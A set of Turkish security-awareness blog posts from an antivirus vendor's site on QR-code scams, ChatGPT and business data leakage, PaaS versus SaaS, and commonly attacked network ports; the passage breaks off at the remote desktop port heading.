QR kodu içinde kodlanmış metin dizeleri çeşitli veriler içerebilir. Bir QR kodu okunarak istenen eylem, söz konusu kodla etkileşime giren uygulamaya bağlıdır. Kodlar, diğer birçok işlemin yanı sıra bir web sitesini açmak, bir dosya indirmek, bir kişi eklemek, bir Wi-Fi ağına bağlanmak ve hatta ödeme yapmak için kullanılabilir. QR kodları çok yönlüdür ve logoları içerecek şekilde özelleştirilebilir. QR kodlarının dinamik sürümleri, içeriği veya eylemi istediğiniz zaman değiştirmenize bile izin verir. Fakat bu çok yönlülük bazen tehlikeli olabilir.

## QR kodları neden bu kadar revaçta?
QR kodları, küçük alanlarda bilgi düzenlemeyi mümkün kılar. İletişim bilgilerinizi paylaşmak, web’de WhatsApp kullanmak ve etkinliğinizin, ürününüzün veya hizmetinizin reklamını yaparken maliyetten tasarruf etmek için QR kodu kullanılabilir. QR kodlarını daha önceleri kullanılan barkodlara göre kullanışlı yapan 3 özellik var.
### Verilerin saklanma biçimi
QR kodları çok fazla bilgi tutabilir. 2D yapısı, yatay ve dikey yönlerde daha fazla bilgi depolamayı mümkün kılar. Diğer yandan barkodlar ise verileri dikey çubuklar halinde depolayarak tutabildikleri için saklayabildikleri bilgi miktarı sınırlıdır.
### Veri kaybına karşı dirençlidir
Hasarlı bir QR kodundan bilgi okumak ve kurtarmak mümkündür, kodun yüzde 30’una kadarı hasarlı, eksik veya gizlenmiş olsa bile kullanılabilir hale getirilebilmektedir. Barkodlarda bu düzeyde hata düzeltmek ise veriden ödün vermeden oldukça zordur. QR kodların bu özelliği fabrikalar ve açık alanlar, restoranlarda tercih edilmelerini sağlar.
### Ne yönden taradığınız önemli değildir
QR kodları, kullanıcıların belirli bir yönde tarama yapmasını gerektirmez. Bir cihaz, veri veya hızdan ödün vermeden kodu herhangi bir açıdan tarayabilir ve okuyabilir. Bu yönsüz okunabilirlik, QR kodlarının matrisin üç köşesinde bulunan özel konum algılama desenlerine sahip olması nedeniyle mümkündür. Bunun aksine barkodlar, kullanıcının tarayıcıyı çubuklarla hizalamasını gerektirir.
## QR kodları ve tehlikeleri
QR kodlarının kullanışlılığına rağmen, doğaları onları istismara açık hale getirir. Güvenilmeyen kaynaklardan gelen QR kodlarını taramak sizi çok sayıda güvenlik tehdidine maruz bırakabilir.
### Zararlı yazılım saldırıları
Dolandırıcılar kolayca bir QR kodu oluşturabilir, Google veya Apple uygulama mağazalarının logosunu ekleyebilir ve bunları herhangi bir yere yapıştırabilir. Bu tür QR kodlarının taranması, cihazınızın sahte bir web sitesinden bir uygulama indirmek gibi otomatik olarak harekete geçmesini tetikleyebilir. Bu tür eylemler, siz farkında olmadan cihazınıza kötü amaçlı yazılım da bulaştırabilir.
### Kimlik avı saldırıları
“QRishing” olarak da bilinen QR kodu taramanın sizi [kimlik avına](https://antivirus.com.tr/sik-gorulen-kimlik-avi-turleri-ve-alabileceginiz-onlemler/) maruz bırakabileceği çeşitli yollar vardır. Örneğin, bir kodu taramak web tarayıcınızı çevrimiçi bir alışveriş sitesine veya bankaya benzeyen bir URL’ye açabilir ve e-posta adresiniz ve şifrelerinizle oturum açmanızı isteyebilir.
Bu sahte web siteleri gerçek web sitelerine benzediğinden, sahtekarlığı erkenden fark etmeyebilirsiniz. Hatta bazılarının URL adresleri bir bakışta gerçek gibi görünür. Bu web sitelerine giriş bilgilerinizi girdiğinizde, veriler diğer uçtaki bir dolandırıcıya gönderilir. Dolandırıcı daha sonra bu bilgileri hesabınıza erişmek için kullanabilir.
> 🚨Scam Alert🚨
> APD Financial Crimes detectives are investigating after fraudulent QR code stickers were discovered on City of Austin public parking meters. People attempting to pay for parking using those QR codes may have been directed to a fraudulent website and made a payment. [pic.twitter.com/Gb8gytCYn7](https://t.co/Gb8gytCYn7)
>
> — Austin Police Department (@Austin\_Police) [January 3, 2022](https://x.com/Austin_Police/status/1478122920371232770?ref_src=twsrc%5Etfw)
### QR kodları konumunuzu açığa çıkabilir
Bir etkinliğin yerini hızlı bir şekilde öğrenmeniz gerekiyorsa QR kodunu taramak ve Google haritalarda göstermek oldukça hızlıdır. Ancak, bir QR kodunu taramak yaklaşık konumunuzu otomatik olarak belirleyebilir ve bunu üçüncü bir tarafa gönderebilir.
### Diğerleri kişisel bilgilerinizi ele geçirebilir
Bir QR Kodunu taramak, telefonunuzu arama yapmak veya bir numaraya sms göndermek için tetikleyebilir. Bu, numaranızı üçüncü bir tarafla paylaşır. Zararsız gibi görünse de telefon numaranız kişisel bilgilerinizle tahmin edebileceğinizden çok daha fazla şekilde bağlantılıdır. İnternetten edinilebilecek araçlarla bir telefon numarasının sahibini tanımlamak için, tam adı, adresi, sosyal medya profili ve kamuya açık diğer bilgileri bir araya getirilebilir.
### Cihazınızda bazı eylemler tetiklenebilir
QR kodları, eylemleri doğrudan cihazınızda tetikleyebilir, bu eylemler onları okuyan uygulamaya bağlıdır. Bununla birlikte, herhangi bir temel QR okuyucunun yorumlayabileceği bazı temel eylemler vardır. Örneğin cihazı bir Wi-Fi ağına bağlama, önceden tanımlanmış bir metin içeren bir e-posta veya SMS mesajı gönderme veya kişi bilgilerini cihaza kaydetmek gibi eylemler standart kamera ile bile tetiklenebilir. Bu eylemler kendi başlarına kötü niyetli görünmese de cihazı güvenliği ihlal edilmiş bir ağa bağlamak veya kurban adına mesaj göndermek için kullanılabilirler.
### Ödemeyi yönlendirebilir veya para talebinde bulunabilir
Günümüzde çoğu finansal uygulama, paranın alıcısına ait verileri içeren QR kodları aracılığıyla ödeme yapılmasına izin vermektedir. Birçok mağaza bu kodları müşterilerine gösterir ve böylece işlemi kolaylaştırır. Ancak, saldırganlar bu QR kodlarını kendi verileriyle değiştirebilir ve hesaplarına ödeme alabilir. Ayrıca, sahte ödeme yapmak dışında alıcıları aldatmak için de para toplama talepleri içeren kodlar oluşturabilir.
## QR kodları ile gelen güvenlik tehditlerinden nasıl kaçınılır?
Sahte bir QR kodunu taramak gizliliğinizi ve çevrimiçi güvenliğinizi riske atabilir, ancak olası güvenlik tehditlerini önlemek veya durdurmak için alabileceğiniz önlemler vardır.
### Rastgele QR kodları taramaktan kaçının
Rastgele web sitelerinden veya sosyal medyadaki resmi olmayan sayfalardan QR kodlarını taramaktan kaçınmalısınız. Hemen herkes bu kodları tararken sizin dikkatli olmanız zor olabilir. Ancak sosyal mühendislik, siber suçluların kurbanlarının hiç düşünmeden kendi güvenliklerini ihlal etmelerini sağlamanın en yaygın yollarından biridir.
### Güvenlik için cihazınıza antivirüs yükleyin
Telefonunuza bir [antivirüs yazılımı yükleyin](https://www.eset.com/tr/home/mobile-security-android/). Yanlışlıkla veya dalgınlıkla bir kimlik avı web sitesini ziyaret ettiğinizde antivirüs yazılımı sizi uyarabilir veya cihazınızın kötü amaçlı yazılım indirmesini engelleyebilir.
### Hesaplarınızda iki faktörlü kimlik doğrulamayı etkinleştirin
Ayrıca tüm hesaplarınızda İki Faktörlü Kimlik Doğrulamayı (2FA) etkinleştirmelisiniz. 2FA, hesaplarınıza yetkisiz erişime karşı ekstra bir savunma katmanı ekler. Bu şekilde, üçüncü bir taraf giriş bilgilerinize sahip olsa bile güvende olursunuz.
Elbette, parolanızın başka birinde olduğundan şüpheleniyorsanız hemen değiştirin. Doğum tarihiniz gibi basit bir parola kullanmamaya dikkat ettiğinizi var sayıyoruz. Çünkü bu tür basit parolaların kırılması çok kolaydır ve siber suçlular aynı parolayı diğer çevrimiçi hesaplarınızda da deneyebilir ve 2FA etkin olmayan bir hesaba erişebilir.
### Canlı konumu kapatın
Cihazınızın konumunu açık tutmak, kayıp telefonunuzun izini sürmenize ve bir yerde olduğunuzda yapmak istedikleriniz için hatırlatıcılar ayarlamanıza yardımcı olabilir. Ancak, telefonunuz bulunduğunuz yerlerin bir listesini toplar ve örneğin kötü amaçlı bir QR kodunu taradığınızda, bir bilgisayar korsanı bu konumlara erişebilir.
### Cihazlarınızı güncel tutun
QR kodunun güvenliği bir dereceye kadar sizin kontrolünüz dışındadır. Ancak cihaz güvenliğiniz ve dolayısıyla kişisel güvenliğiniz sizin kontrolünüz altındadır. Yazılım şirketleri ve donanım üreticileri, siber suçluların yararlanabileceği boşlukları gidermek için güvenlik güncellemeleri yayınlar. Cihazlarınızı en son güvenlik yamaları ile güncel tutmak, QR kodlarının taranmasıyla ilişkili olası güvenlik tehditlerinden kaçınmanıza yardımcı olabilir.
## QR Kodları oldukça faydalıdır ama ne yazık ki mükemmel değiller
QR kodları bilgi paylaşımını kolay ve hızlı hale getirir, ancak riskleri de vardır. Siber suçlular bu kodları kullanarak sizden kişisel bilgilerinizi veya paranızı çalabilirler. Makalemizdeki yönergelere dikkat ettiğiniz ve dikkatli olduğunuz sürece QR kodlarından tamamen kaçınmak zorunda değilsiniz.
İlgili makale: [Gizlilik modunu açma: Çevrimiçi gizlilik için 5 basit strateji](https://antivirus.com.tr/gizlilik-modunu-acma-cevrimici-gizlilik-icin-5-basit-strateji/)
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Gizlilik, QR Kod, Siber Güvenlik
---
### [ChatGPT ve karanlık yüzü: AI veri güvenliği için tehdit mi?](https://antivirus.com.tr/chatgpt-ve-karanlik-yuzu-ai-veri-guvenligi-icin-tehdit-mi/)
**Published:** Mayıs 30, 2023
**Author:** Can Erginkurban
**Excerpt:** Tüm cevapları bildiğini iddia eden yapay zekâ dil modeli ChatGPT her şekilde sansasyon yaratıyor. Peki yapay zekâ veri güvenliği için tehdit olabilir mi?
**Content:**
ChatGPT ayrımcılık yapmaz, küçük bir ödül için sahibinin her talebini yerine getirmeye çalışan hevesli bir köpek yavrusu gibidir. (ChatGPT için küçük ödül şu an için tabi ki “beğeni”). Tüm cevapları bildiğini iddia eden yapay zekâ dil (AI) modeli ChatGPT her şekilde sansasyon yaratıyor. Evet, bu robot profesyonel yaşamlarımızı zenginleştirebilir. Potansiyel olarak işlerimizi ve hatta dünyayı ele geçirme endişelerine rağmen, herkes onun hakkında konuşuyor. Tabi ki siber suçlular da.
Dil modeli iyi niyetli, insanlığa yardım etmek istiyor! – Kulağa hoş geliyor… Fakat yanlışlıkla veya kötü niyetle kötüye kullanılabilir, işletmeniz ve verileriniz için potansiyel bir tehdit haline gelebilir.
Bu makalede, ChatGPT’nin işletmelere yardımcı olmak için kullanıldığı bazı yolları, veri güvenliği için nasıl bir tehdit oluşturabileceğini inceleyecek ve işletmelerin kendilerini nasıl koruyabileceklerine dair ipuçları sunacağız.
## **ChatGPT iş için nasıl kullanılabilir?
ChatGPT, e-postaları yanıtlamaktan veri analizi ve işlemeye ve hatta çok daha karmaşık görevlere kadar günlük iş operasyonlarında birçok şey için iyi bir araç. İşletmeniz için bir sohbet robotu oluşturmak için kullanabilir veya ter dökmeden sizin için tonlarca veriyi düzenlemesini sağlayabilirsiniz.
Kulağa cazip geliyor değil mi? Bu görevlerden bazılarını tamamlamak bir insanın saatlerini alabilir ve bir bot bunu bir dakikadan daha kısa sürede yapabilir… Bunu okurken muhtemelen “ben de bir deneyeyim” diyorsunuz!
Ancak şirketinizin en son finansal bilgilerini analiz etmek için bir bot kullanmak zaman kazandıran iyi bir fikir gibi görünse de oldukça hızlı bir şekilde geri tepebilir.

## **ChatGPT veri güvenliği için neden bir tehdit olabilir?
ChatGPT insan beyninin nasıl çalıştığını simüle etmeye çalışır. Robot “beynine” bilgi emer ve ihtiyaç duyduğunda bu bilgileri geri çağırabilir ve sonraki analizlerde ve etkileşimlerde kullanabilir. Ancak biliyorsunuz, büyük güç büyük sorumluluk getirir ve ChatGPT inanılmaz miktarda bilgiyi “bilir”.
## **Hassas bilgilerinizi gizli tutmak mümkün değil**
ChatGPT’ye verebileceğiniz binlerce komut olsa da “hassas verilerimi gizli tut” bunlardan biri değildir.
ChatGPT, kullanıcılarla yaptığı iletişimden öğrenen bir derin öğrenme modelidir. Başka bir deyişle, konuşmalarınız veya yazışmalarınız ikiniz arasında kalmayacaktır. ChatGPT kulağa ne kadar cana yakın gelirse gelsin, sizi veya işinizi umursamayan kalpsiz, duygusuz bir programdır.
Sizin veya IT departmanınızın ChatGPT’den yardım isteyebileceği bu görevleri düşünün:
- Kaynak kodda bir hata bulmaya veya yazmaya yardımcı ol.
- Bir yönetim kurulu toplantı dökümünden notlar oluştur.
- Dahili sistem güvenlik açıklarını belirlemek için bir test sekansı optimize et.
- Müşteri ödeme bilgilerini bir excel tablosunda sırala.
**Olası tehditleri görebiliyor musunuz?**
Ama durun, dahası da var! ChatGPT sadece gelecekteki analizi için ona verdiğiniz girdileri hatırlamakla kalmaz, OpenAI çalışanları ChatGPT sohbetlerinizdeki verilere erişebilir ve tüm bu veri güvenliği durumuna ekstra bir insan faktörü katmanı ekler. Unutmayın, insan faktörü 2022’deki tüm veri güvenliği ihlallerinin %82’sinde yer almaktadır ([2022 Verizon Veri İhlali Araştırmaları ](https://www.verizon.com/business/resources/reports/dbir/)Raporuna göre). Üstelik bu ChatGPT günlük hayatımızın bir parçası olmadan önceydi*.*
Bu hala her şey değil! Dikkatli olmazsanız ve örneğin ChatGPT ile sohbet etmek için güvenli olmayan veya halka açık bir wifi ağı kullanırsanız, kötü niyetli biri potansiyel olarak sohbetinize erişebilir ve hangi verileri paylaştığınızı görebilir.
Bu bölümün başındaki örnekler gerçek yaşam durumlarından geliyorlar (çoğu Samsung’daki bir soruşturmadan!) ve ChatGPT de benzer veri ihlallerine neden olabilecek potansiyel fazlası ile var.
Yapay zekâ ve ChatGPT’ye aşırı güvenmek, veri güvenliğinin manuel inceleme ve doğrulama gibi önemli yönlerinin ihmal edilmesine yol açabilir.
> **Önlemler**: Uzun lafın kısası, ChatGPT’nin hızlı ve kolay veri analizi vaadinin kararınızı gölgelemesine izin vermeyin. Güvenlik öncelikli bir zihniyet benimseyin, çalışanlarınızı yalnızca şirketinizin veri güvenliği politikaları hakkında değil, aynı zamanda yapay zekâ ve işletmelere oluşturabileceği potansiyel tehditler hakkında da eğitin. Uzaktan çalışanlar söz konusu olduğunda ekstra hususlar olduğunu unutmayın.
## **Siber suçlular güvenlik sistemlerindeki açıklardan yararlanmak için ChatGPT kullanıyor**
Dünya çapında kuruluşlara ve bireylere ait çalıntı verilerden milyonlar kazanan ve gelişen koca bir karanlık ağ var. Aslında fidye yazılım grupları, pazarlama departmanları ve RaaS (hizmet olarak fidye yazılım) ürünleriyle birlikte normal işletmeler gibi yönetiliyor! ChatGPT Kasım 2022’de herkesin keşfetmesi için kullanıma sunulduğunda, siber suçlular da bayram yaşadılar.
Kötü niyetli kişiler, dil botlarını veri güvenlik sistemlerinin açıklarını bulmak, ikna edici [kimlik avı ](https://www.eset.com/tr/phishing/)e-postaları yazmak, [fidye](https://www.eset.com/tr/ransomware/) yazılımları ve hatta güvenlik sistemlerinden kaçmak için özel kötü amaçlı yazılımlar oluşturmak için kullandılar.
Tüm bunlar her zamankinden daha hızlı, daha az tespit edilebilir ve dilbilgisi açısından daha doğru (kimlik avı e-postalarının dilbilgisi hatalarıyla dikkat çektiğini biliyoruz).
ChatGPT, siber suçluların saldırı düzenlemesini ve işletmelerin hassas verilerini çalmasını kolaylaştırıyor. Şirketler veri işleme ve analizi için yapay zekâ ve ChatGPT’ye giderek daha fazla güvendikçe, potansiyel veri ihlalleri için saldırı yüzeyi genişliyor. Bu da siber suçluların yararlanabileceği daha fazla potansiyel giriş noktası olduğu anlamına geliyor.
Siber saldırılar da daha sofistike hale gelme potansiyeline sahip. ChatGPT geleneksel güvenlik önlemleri tarafından tespit edilmekten kaçınmak için kullanılabilir mi? Muhtemelen. Bir bilgisayar korsanı ChatGPT’yi kendi kötü niyetli amaçları için kullanır mı? Kesinlikle.
> **Önlemler**: İşletmeler güvenlik duvarları, şifreleme, erişim kontrolleri ve düzenli güvenlik denetimleri gibi uygun DLP güvenlik önlemlerini uygulamalıdır. Güvenlik tehditleri daha sofistike hale geliyorsa, DLP önlemleriniz de öyle olmalıdır. [Safetica](https://stratus.com.tr/safetica-dlp/) gibi bir veri koruma yazılımı KOBİ veya daha büyük kuruluşlar için oyunun kurallarını değiştirebilir.
## **ChatGPT’nin içeriden gelen tehditler için bir araç olarak kullanılabilir mi?**
AI ve ChatGPT, içerideki kişiler tarafından veri ihlalleri gerçekleştirmek için de kullanılabilir. Örneğin, bir çalışan hassas verileri belirlemek için veya diğer çalışanlara veya iş ortaklarına iyi yazılmış kimlik avı e-postalarıoluşturmak için ChatGPT’yi kullanabilir.
İçeriden gelen tehditlerin tespit edilmesi zor olabilir çünkü bu kişi daha fazla veri çalmak için kullanabileceği hassas verilere zaten erişime sahiptir.
**Önlemler**: İşletmeler, içeriden gelen tehdit riskini azaltmak için, hassas verilere erişimi yalnızca ihtiyacı olanlarla sınırlamak için [Sıfır Güven yaklaşımını ](https://antivirus.com.tr/asla-guvenme-her-zaman-dogrula-sifir-guven-nedir/)kullanır. [Safetica ONE](https://stratus.com.tr/safetica-dlp/safetica-one/), piyasadaki en iyi DLP ürünlerinden biridir ve İçeriden Tehdit Koruma mekanizmalarını içerir.
## **Gizlilik düzenlemelerini muhtemelen ihlal ediyor
Bir işletmenin itibarına ve mali durumuna gelebilecek potansiyel zararın yanı sıra, ChatGPT’nin neden olduğu veya yardım ettiği veri ihlalleri de yasal sonuçlara ve [mevzuata uyum](https://antivirus.com.tr/tag/mevzuat/) sorunlarına yol açabilir. Örneğin, işletmeler [GDPR,](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/) CCPA veya KVKK gibi veri koruma yasalarını ihlal ettikleri tespit edilirse para cezalarına ve diğer cezalara tabi olabilirler. Robot yaptıysa bu sizin hatanız değildir diye bir istisna yoktur!
İtalya, gizlilik endişeleri nedeniyle ChatGPT’yi yasakladı. Bu endişelerin haklı olup olmadığı henüz belli değil, zira soruşturmalar halen devam ediyor.
> **Önlemler**: İşletmeler, uymaları gereken [düzenlemeler](https://antivirus.com.tr/tag/mevzuat/) konusunda güncel kalmalı ve kapsamlı bir bilgi güvenliği yönetim sistemine sahip olmalıdır. (I[SO 27001 bu konuda yardımcı olabilir)](https://antivirus.com.tr/iso-27001-iec-kapsami-amaci-ve-uyum-sureci/) Çalışanlarınızla gizlilik politikaları ve veri koruma hakkında konuşun ve ChatGPT kullanmanın tehditlerini onlarla tartışın.

## **İşletmenizi korumak için ipuçları
ChatGPT’nin yarattığı potansiyel tehditlerden korunmak isteyen işletmeler için bazı ipuçları:
**Riskleri anlayın**: Yapay zekâ ve ChatGPT kullanımıyla ilişkili potansiyel risklerin farkında olun ve bu bilgileri yönetiminiz ve çalışanlarınızla paylaşın. [Hibrit çalışma ortamlarının](https://antivirus.com.tr/hibrit-calisma-is-platformlarini-tercih-edilen-sosyal-alanlara-donusturmek/) özel koşullarını göz önünde bulundurmayı unutmayın.
**Hassas verileri belirleyin**: İşletmenizin işlediği müşteri bilgileri, ticari sırlar veya finansal kayıtlar gibi hassas verileri belirleyin. Akıllı bir DLP çözümü, veri bulma ve sınıflandırma konusunda yardımcı olabilir.
**Güçlü güvenlik önlemleri uygulayın**: Hassas verileri korumak için güvenlik duvarları, şifreleme ve erişim kontrolleri gibi uygun DLP önlemlerini uygulayın. Otomatik algılama ve raporlama sistemleriniz [olduğundan emin olun](https://antivirus.com.tr/sifir-guven-yolculugunuzda-eset-yaninizda/).
**Düzenli güvenlik denetimleri gerçekleştirin**: DLP’deki en iyi uygulamalardan biri, veri güvenliği sistemlerinizdeki güvenlik açıklarını tespit etmek ve ele almak için düzenli güvenlik denetimleri yapmaktır. Bu şekilde, siber suçlular veya iç aktörler bunlardan yararlanmadan önce herhangi bir sorunu düzeltebilirsiniz.
**Çalışanları veri güvenliği konusunda eğitin**: [Çalışanlarınızı](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/), hassas verilerin nasıl ele alınacağı ve güvenlik tehditlerinin nasıl fark edileceği de dahil olmak üzere en iyi veri güvenliği uygulamaları [konusunda eğitin](https://www.eset.com/tr/business/cybersecurity-training/).
**Yasal ve düzenleyici gerekliliklerden haberdar olun**: GDPR, CCPA veya KVKK gibi veri güvenliğine yönelik tüm yasal ve düzenleyici gerekliliklerden haberdar olun ve uyumluluğu sağlayın.
**Veri güvenliği haberlerini takip edin**: Yapay zekanın yetenekleriyle ilgili en son gelişmeler ve haberler hakkında bilgi sahibi olun.
**Profesyonel tavsiye alın**: Bir işletme sahibi veya IT uzmanı olarak, işletmenizin yeterince korunduğundan emin olmak için bir veri koruma uzmanına danışmak isteyebilirsiniz.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** DLP, Yapay zeka
---
### [PaaS vs SaaS: Hangi seçenek size daha uygun?](https://antivirus.com.tr/paas-vs-saas-hangi-secenek-size-daha-uygun/)
**Published:** Temmuz 27, 2023
**Author:** Can Erginkurban
**Excerpt:** Popüler bulut çözümleri PaaS ve SaaS 'ı duymuşsunuzdur. İkisi de çeşitli avantajlar sunsa da aynı değiller. Farkları anlayın ve sizin için en iyi çözümü seçin.
**Content:**
Bir işletme sahibi olarak, en popüler iki bulut çözümü olarak PaaS ve SaaS ‘ı duymuş olabilirsiniz. Her ikisi de çeşitli avantajlar sunsa da aynı değiller. Aralarındaki farkları anlamak, işletmeniz için en iyi çözümü belirlemenize yardımcı olacaktır.
## PaaS nedir?
“Hizmet Olarak Platform” anlamına gelen PaaS, **geliştiricilere iş uygulamaları oluşturmak ve dağıtmak için bir platform sağlayan bulut çözümüdür**. PaaS, geliştirme sürecini basitleştirerek geliştiricilerin temel altyapıyı yönetirken araçlarını daha verimli bir şekilde oluşturmalarına, test etmelerine ve kullanmalarına olanak tanır.
Bu çözüm, çalışanlarının **daha fazla dahili veya harici geliştirici talep etmeden özel uygulamalar** oluşturmasını sağlayarak işletmelere önemli ölçüde fayda sağlayabilir. Ancak PaaS’ın kurulumu ve yönetimi karmaşık olabilir ve daha yüksek teknik uzmanlık gerektirir. PaaS’ın yanlış **kullanımı ayrıca** veri ihlalleri, yetkisiz erişim, hesapların ele geçirilmesi, bulut güvenlik ayarlarının yanlış yapılandırılması ve DDoS saldırıları gibi daha **yüksek güvenlik riskleri oluşturabilir.**
PaaS’ın tipik örnekleri, geliştiricilerin uygulamalarını bulut veri merkezlerinde barındırmalarına ve yönetmelerine olanak tanıyan Google App Engine ve Microsoft Azure’dur.
### PaaS Avantajlar ve güçlü yönler
PaaS’ın en önemli faydalarından biri **esnekliktir**. İşletmelerin harici bir geliştirici ekibi işe almadan özel uygulamalar oluşturmasına olanak tanır, çalışanların sahada belirli bir donanıma sahip olmadan çözümler oluşturmasını sağlar ve yalnızca istenen hizmetlerin yapılandırılmasını gerektirerek geliştirme hattını basitleştirir.
### Zorluklar ve riskler
PaaS çözümleri, işletmelerin kapsamlı altyapılarını yönetmelerini gerektirerek **siber tehdit riskini artırır**. Kısacası, daha fazla seçenek, dikkat edilmesi ve korunması gereken daha fazla husus anlamına geliyor. Şirketler, BT ekiplerinin PaaS’ı güvenli bir şekilde yönetecek teknik uzmanlığa ve kaynaklara sahip olduğundan emin olmalıdır.
## SaaS nedir?
SaaS, “Hizmet Olarak Yazılım” anlamına gelir. **Kullanıcılara internet üzerinden yazılım uygulamaları sağlayan ve genellikle** iletişim, veri paylaşımı veya zaman yönetimi gibi **belirli bir amaca odaklanan bir bulut çözümüdür.** SaaS temel olarak işletmelerin yazılım uygulamalarını kendi sunucularına kurma ve bakımını yapma ihtiyacını ortadan kaldırır. Bunun yerine, **sağlayıcı tarafından barındırılır ve internet üzerinden erişilir**. Bu bulut çözümü genellikle PaaS’a göre daha uygun fiyatlı ve daha basittir.
İyi bilinen SaaS uygulamalarına örnek olarak çeşitli çalışma araçları sunan **Microsoft 365;** iletişim işlevselliği sağlayan **Slack** ve dosya paylaşımına odaklanan Dropbox verilebilir.
### SaaS Avantajlar ve güçlü yönler
**SaaS basitliği açısından kazanır**. İşletmelerin altyapıyı yönetmesini veya yazılım güncellemeleri konusunda endişelenmesini gerektirmez. SaaS ayrıca genellikle abonelik temelinde sunulduğu için PaaS’a göre daha ekonomiktir. Sadece belirli bir şeyi yapmaya odaklanmış bir araçtır.
### Zorluklar ve riskler
Bu basitlik, sağlayıcının yazılım uygulamalarının güvenliğini yeterince yönetmemesi durumunda güvenlik riskleri de oluşturabilir. **İşletmeler SaaS sağlayıcılarının** şifreleme, çok faktörlü kimlik doğrulama ve düzenli yazılım güncellemeleri gibi **sağlam güvenlik önlemlerine sahip olduğundan emin olmalıdır.**
Ayrıca SaaS, PaaS ile aynı düzeyde özelleştirme sunmayabilir. İşletmelerin yazılım uygulamalarını kendi özel ihtiyaçlarına göre özelleştirme becerileri sınırlı olabilir. Ayrıca, şirketler yazılım güncellemeleri ve bakımı için SaaS sağlayıcısının insafına kalabilir ve bu da beklenmedik kesinti sürelerine neden olabilir.

## Doğru kararı vermek için sorulacak sorular
PaaS ve SaaS arasında seçim yapmak, işletmenizin özel ihtiyaçlarına ve gereksinimlerine bağlıdır. Birçok şirket bunların bir kombinasyonunu da seçmektedir. İşte sizin için doğru seçeneği belirlemenize yardımcı olması için kendinize sormanız gereken sorular:
- Dahili bir geliştirici ekibim var mı, yoksa bunu bir tedarikçiye mi bırakacağım?
- Şirketimde özel siber güvenlik uzmanlarım var mı?
- SaaS fiyatına kıyasla dahili olarak bir şey geliştirmek bana ne kadara mal olacak? Benim bütçem ne kadar?
- Uygulamalarımın son derece özelleştirilmiş olması mı gerekiyor yoksa ihtiyaçlarıma uygun kullanıma hazır bir çözüm (SaaS) var mı?
- Ekibim dahili olarak geliştirilen uygulamayı uzun vadede güncelleyebilecek ve bakımını yapabilecek mi?
- Belirli hedefler için oluşturulmuş uygulamalar işimi yürütmek ve yönetmek için yeterli mi?
- Çözüme ne kadar sürede ihtiyacım var?
İlgili Makale: [CIEM bulut bilişim güvenliği için neler yapabilir?](https://antivirus.com.tr/ciem-bulut-bilisim-guvenligi-icin-neler-yapabilir/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** PaaS, Rehber, SaaS
---
### [Güvenli olmayan ağ bağlantı noktaları (portlar) hangileridir?](https://antivirus.com.tr/guvenli-olmayan-ag-baglanti-noktalari-portlar-hangileridir/)
**Published:** Eylül 1, 2023
**Author:** Can Erginkurban
**Excerpt:** Ağ bağlantı noktaları (port) veri aktarımı için erişim noktalarını ifade eder. Makalemizde güvenli ve güvensiz portları inceliyoruz.
**Content:**
Bilgi Teknolojisinde port diğer adı ile ağ bağlantı noktaları, veri aktarımı için bir erişim noktasını ifade eder. Yazılımlarda portlar farklı amaçlara sahip olabilir ve çoğunlukla farklı özelliklere sahip olan internet protokolleri TCP ve UDP’ye karşılık gelir.
Bu makalede, güvenli ve güvensiz portları sıralıyor ve bu erişim noktalarını nasıl güvence altına alabileceğinizi gösteriyoruz.
Bilgi Teknolojisi alanında çeşitli terimler ve isimlendirmeler vardır. Bunlar arasında, yazılım veya donanım olabilen ağ bağlantı noktalarını vurguluyoruz. Bu bağlantı noktaları, I/O işleme ve veri aktarımı gibi çeşitli işlevleri yerine getiren önemli protokollerden oluşur.
Uygulamada, işlevleri ve UDP ve TCP’yi oluşturan protokoller arasında sınıflandırmaya izin veren bir sayı ile karakterize edilen çok sayıda ağ bağlantı noktası vardır.
## Ağ bağlantı noktaları nelerdir?
Fiziksel bağlantı noktaları; kulaklık, USB-C ve HDMI konektörü gibi farklı cihazlar arasında bağlantı kurulmasını sağlar. Ağ bağlantı noktaları ise cihazlar arasında uzaktan bağlantıya izin vererek bilgileri internet üzerinden ulaştırır.
Uygulamada, ağ bağlantı noktaları cihazların İletim Kontrol Protokolü (TCP) ve Kullanıcı Diyagram Protokolü (UDP) gibi aktarım katmanı protokollerini kullanarak internet üzerinden veri alışverişi yapmasına olanak tanır.
Bu karmaşık bir konu olsa da çoğu insan, örneğin bir ev yönlendiricisini yapılandırırken, ağ bağlantı noktalarıyla ilgili bazı deneyimlere sahip olmuştur.
Kısacası, cihazların, programların ve ağların birbirleriyle bilgi paylaşması için bir ağ geçidi görevi görürler.
## Riskli portlar hangileridir?
Aşağıdakiler saldırganlar tarafından en çok hedef alınan bağlantı noktalarıdır:
- 137 ve 139 (TCP üzerinden NetBIOS) ve 445 (SMB) numaralı ağ bağlantı noktaları
- 22 (SSH)
- 53 (DNS)
- 25 (SMTP)
- 3389 (uzak masaüstü)
- 80, 443, 8080 ve 8443 numaralı ağ bağlantı noktaları (HTTP ve HTTPS)
- 20 ve 21 numaralı bağlantı noktaları (FTP)
- Bağlantı Noktası 23 (Telnet)
- 1433, 1434 ve 3306 numaralı ağ bağlantı noktaları (veri tabanları tarafından kullanılır)
Her birini ayrıntılı olarak kontrol inceleyelim:
### 137 ve 139 (TCP üzerinden NetBIOS) ve 445 (SMB) numaralı ağ bağlantı noktaları
Sunucu ileti bloğu 137 ve 139 numaralı portları dolaylı olarak ve port 445’i doğrudan kullanır. Bilgisayar korsanları, Microsoft bilgisayarlarındaki SMBv1 güvenlik açıkları aracılığıyla EternalBlue istismarını kullanarak, NTLM hashlerini yakalayarak veya kaba kuvvet saldırısı ile SMB oturum açma kimlik bilgilerini kullanarak bu bağlantı noktalarından yararlanabilir.
### 22 (SSH)
Port 22, kaba kuvvet saldırısı veya sızdırılmış SSH anahtarları kullanan saldırganlar tarafından istismar edilebilen bir TCP portudur.
### 53 (DNS)
Port 53, DDoS saldırılarına karşı savunmasız olan sorgular ve aktarımlar için bir UDP ve TCP portudur.
### 25 (SMTP)
Bu bağlantı noktası e-posta almak ve göndermek için kullanılır. Doğru yapılandırma ve koruma olmadan, spam ve sahteciliğe karşı savunmasız hale gelir.
### 3389 (Uzak Masaüstü)
